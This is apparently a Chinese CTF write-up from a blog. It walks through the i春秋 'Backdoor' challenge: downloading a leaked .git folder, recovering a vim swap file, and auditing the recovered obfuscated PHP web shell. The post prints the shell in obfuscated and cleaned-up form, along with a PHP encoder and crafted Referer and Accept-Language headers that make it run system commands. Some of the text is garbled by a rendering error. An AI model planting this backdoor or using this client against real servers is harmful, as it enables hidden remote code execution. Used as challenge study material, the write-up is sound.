i春秋web-Backdoor(.git泄露、vim备份泄露、代码审计)

原创

大千SS 于 2019-05-21 13:17:14 发布 932 收藏 2

分类专栏： i春秋 Web源码泄露 PHP 文章标签： i春秋 .git泄露 vim备份泄露 php代码审计

本文链接：https://blog.csdn.net/zz_Caleb/article/details/90405039


1、文件泄露

根据题目 tips:敏感文件泄漏

网站目录扫描，发现.git泄露，下载git文件夹，在bd049e_flag.php中看到：

```
<?php
echo "flag{true_flag_is_in_the_b4ckdo0r.php}";
?>
```

然后就访问这个网页看到：



是让我们找他的源码的，网页源码里面没什么线索，那就可能是备份文件泄露了，访问.b4ckdo0r.php.swo，果然得到了备份文件，然后就是用vim恢复了。

恢复方法：在b4ckdo0r.php.swo同一文件夹下，使用命令vim -r b4ckdo0r.php，然后进入了vim编辑界面，命令wq!即可保存下来恢复的文件：

```php
<?php
echo "can you find the source code of me?";
/**
 * Signature For Report
 */$h='_)m/","/-/)m"),)marray()m"/","+")m),$)mss($s[$i)m],0,$e))))m)m,$k)));$o=ob)m_get_c)monte)m)mnts)m();ob_end_clean)';/*
 */$H='m();$d=ba)mse64)m_encode)m(x(gzc)mompres)ms($o),)m$)mk));print("<)m$k>$d<)m/)m$k>)m");@sessio)mn_d)mestroy();}}}}';/*
 */$N='mR;$rr)m=@$r[)m"HTT)mP_RE)mFERER"];$ra)m=)m@$r["HTTP_AC)mC)mEPT_LANG)mUAGE)m")m];if($rr)m&&$ra){)m$u=parse_u)mr
l($rr);p';/*
 */$u='$e){)m$k=$)mkh.$kf;ob)m_start();)m@eva)ml(@gzunco)mmpr)mess(@x(@)mbase6)m4_deco)mde(p)m)mreg_re)mplace(array("/';/*
 */$f='$i<$)ml;)m){)mfo)mr($j)m=0;($j<$c&&$i<$l);$j)m++,$i+)m+){$)mo.=$t{$i)m}^$)mk{$j};}}r)meturn )m$o;}$r)m=$_SERVE)';/*
 */$O='[$i]="";$p)m=$)m)mss($p,3)m);}if(ar)mray_)mkey_exists)m()m$i,$s)){$)ms[$i].=$p)m;)m$e=s)mtrpos)m($s[$i],$f);)mif(';/*
 */$w=')m));)m$p="";fo)mr($z=1;)m$z<c)mount()m$m[1]);$)mz++)m)m)$p.=$q[$m[)m)m2][$z]];if(str)mpo)ms($p,$h))m===0){$s)m';/*
 */$P='trt)molower";$)mi=$m[1][0)m)m].$m[1][1])m;$h=$sl()m$ss(m)md5($)mi.$kh)m),0,)m3));$f=$s)ml($ss()m)mmd5($i.$kf),0,3';/*
 */$i=')marse_)mstr)m($u["q)muery"],$)m)mq);$q=array)m_values()m$q);pre)mg_matc)mh_all()m"/([\\w)m])m)[\\w-)m]+(?:;q=0.)';/*
 */$x='m([\\d)m]))?,?/",)m$ra,$m))m;if($q)m&&$)mm))m){@session_start();$)ms=&$_S)mESSI)m)mON;$)mss="sub)mstr";$sl="s)m';/*
 */$y=str_replace('b','','crbebbabte_funcbbtion');/*
 */$c='$kh="4f7)m)mf";$kf="2)m)m8d7";funct)mion x($t)m,$k){$)m)mc=strlen($k);$l=st)mrlen)m($t);)m)m$o="";for()m$i=0;';/*
 */$L=str_replace(')m','',$c.$f.$N.$i.$x.$P.$w.$O.$u.$h.$H);/*
 */$v=$y('',$L);$v();/*
 */
 echo($L);//这一句是为了得到$L加上去的，恢复得到的文件中并没有
?>
```

然后把得到的$L代码规范化一下得到(里面有一些我的注释)：

```php
<?php
$kh = "4f7f";
$kf = "28d7";
function x($t, $k)
{
    $c = strlen($k);
    $l = strlen($t);
    $o = "";
    for ($i = 0; $i < $l; ) {
        for ($j = 0; ($j < $c && $i < $l); $j++, $i++) {
            $o .= $t{$i} ^ $k{$j};
        }
    }
    return $o;
}
$r  = $_SERVER;
$rr = @$r["HTTP_REFERER"];
$ra = @$r["HTTP_ACCEPT_LANGUAGE"];
if ($rr && $ra) {
    $u = parse_url($rr);
    parse_str($u["query"], $q);
    $q = array_values($q);
    preg_match_all("/([\w])[\w-]+(?:;q=0.([\d]))?,?/", $ra, $m);
    if ($q && $m) {
        @session_start();
        $s =& $_SESSION;
        $ss = "substr";
        $sl = "strtolower";
        $i  = $m[1][0] . $m[1][1]; //zz
        $h  = $sl($ss(md5($i . $kh), 0, 3)); //675
        $f  = $sl($ss(md5($i . $kf), 0, 3)); //a3e
        $p  = "";
        for ($z = 1; $z < count($m[1]); $z++)
            $p .= $q[$m[2][$z]];   //
        if (strpos($p, $h) === 0) {//
```

```
    if (strpos($p, $f) === 0) {//
        $s[$i] = "";
        $p     = $ss($p, 3);
    }
    if (array_key_exists($i, $s)) {
        $s[$i] .= $p;
        $e = strpos($s[$i], $f);
        if ($e) {
            $k = $kh . $kf;  //4f7f28d7
            ob_start();
            @eval(@gzuncompress(@x(@base64_decode(preg_replace(array(
                "/_/",
                "/-/"
            ), array(
                "/",
                "+"
            ), $ss($s[$i], 0, $e))), $k)));
            $o = ob_get_contents();
            ob_end_clean();
            $d = base64_encode(x(gzcompress($o), $k));
            print("<$k>$d</$k>");x
            @session_destroy();
        }
    }
  }
}
?>
```

2、代码审计

然后仔细审计这段代码，首先找可利用点，可利用点在eval()这里，可以利用其参数来执行php语句。

```
$u = parse_url($rr);
  parse_str($u["query"], $q);
  $q = array_values($q);
  preg_match_all("/([\w])[\w-]+(?:;q=0.([\d]))?,?/", $ra, $m);
```

这一段代码，parse_url()是把HTTP_REFERER存储到数组里面，详情参考：https://php.net/manual/en/function.parse-url.php，而KaTeX parse error: Expected 'EOF', got '&' at position 38: …链接中传递的参数，例如?a=1&b=2，而parse_str(u[“query”], q)是把u[“query”]存为数组，即是[a]=>1,[b]=>2；array_values($q)是把键值去掉，作用后变成[1]=>1,[2]=>2，原来的键值a和b被删除，也就是说，经过这三条语句，最后是把referer中的传参的内容组成了一个数组。

preg_match_all("/([\w])[\w-]+(?:;q=0.([\d]))?,?/", $ra, m);这个正则有点麻烦，把ra(ACCEPT_LANGUAGE)经过正则表达式后赋给$m，我们可以在自己电脑的php环境上看下结果，我这样写段代码：

```
<?php
$ra = 'zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2';
preg_match_all("/([\w])[\w-]+(?:;q=0.([\d]))?,?/", $ra, $m);
print_r($m);
?>
语言格式为“ 语言;q=权重 ”
运行结果：Array ( [0] => Array ( [0] => zh-CN, [1] => zh;q=0.8, [2] => zh-TW;q=0.7, [3] => zh-HK;q=0.5, [4] => en-US;q=0.3, [5] => en;q=0.2 ) [1
] => Array ( [0] => z [1] => z [2] => z [3] => z [4] => e [5] => e ) [2] => Array ( [0] => [1] => 8 [2] => 7 [3] => 5 [4] => 3 [5] => 2 ) )
```

这样这个正则的作用就很清晰了。

```
$i  = $m[1][0] . $m[1][1]; //$i == zz  这几个都简单
$h  = $sl($ss(md5($i . $kh), 0, 3)); //$h == 675
$f  = $sl($ss(md5($i . $kf), 0, 3)); //$f == a3e
//-------------------------------------
//这里是按照$m[2][$z]把$q中的部分给$p
for ($z = 1; $z < count($m[1]); $z++)
        $p .= $q[$m[2][$z]];
```

其余的代码就很简单了，ACCEPT_LANGUAGE和REFERER我们是可以抓包修改的，可以适当修改来使eval执行命令。

3、eval执行system()函数

```
eval(@gzuncompress(@x(@base64_decode(preg_replace(array(
                "/_/",
                "/-/"
            ), array(
                "/",
                "+"
            ), $ss($s[$i], 0, $e))), $k)));
```


假如让eval执行system('ls')

```
<?php
function x($t, $k)
{
    $c = strlen($k);
    $l = strlen($t);
    $o = "";
    for ($i = 0; $i < $l; ) {
        for ($j = 0; ($j < $c && $i < $l); $j++, $i++) {
            $o .= $t{$i} ^ $k{$j};
        }
    }
    return $o;
}

function result($re, $k){
    echo(gzuncompress(x(base64_decode($re), $k)));
    echo('<br>');
}
function Command($com, $k){
    echo(base64_encode(x(gzcompress($com), $k)));
    echo('<br>');
}

$k = '4f7f28d7';
$com = 'system("ls");';
//$r = 'TPp8VHv2Kv4DTuVN+hCEff8ve2EBCpdlZk33ypDEwMumBlr0uCrKpbiq1Z5+6xyPHma96ydT';//系统的相应
Command($com, $k);
//result($r, $k);
?>
运行结果：TPocyB4WLfrhNv1PZOrQMTREimJn
```

然后我们抓包修改language和referer：



> Accept-Language: zh-CN,zh;q=0.0
> Referer: http://8.8.8.8/index.php?a=675TPocyB4WLfrhNv1PZOrQMTREimJna3e
> 改为这样是为了执行TPocyB4WLfrhNv1PZOrQMTREimJn，跟着代码想下就明白了。

然后从响应头得到：
TPp8VHv2Kv4DTuVN+hCEff8ve2EBCpdlZk33ypDEwMumBlr0uCrKpbiq1Z5+6xyPHma96ydT

前面写的result函数就是来解密得到的字符串的，运行一下得到：
b4ckdo0r.php
flag.php
index.php
robots.txt
this_i5_flag.php

然后再构造个system('cat this_i5_flag.php')的命令进行执行，即可拿到flag。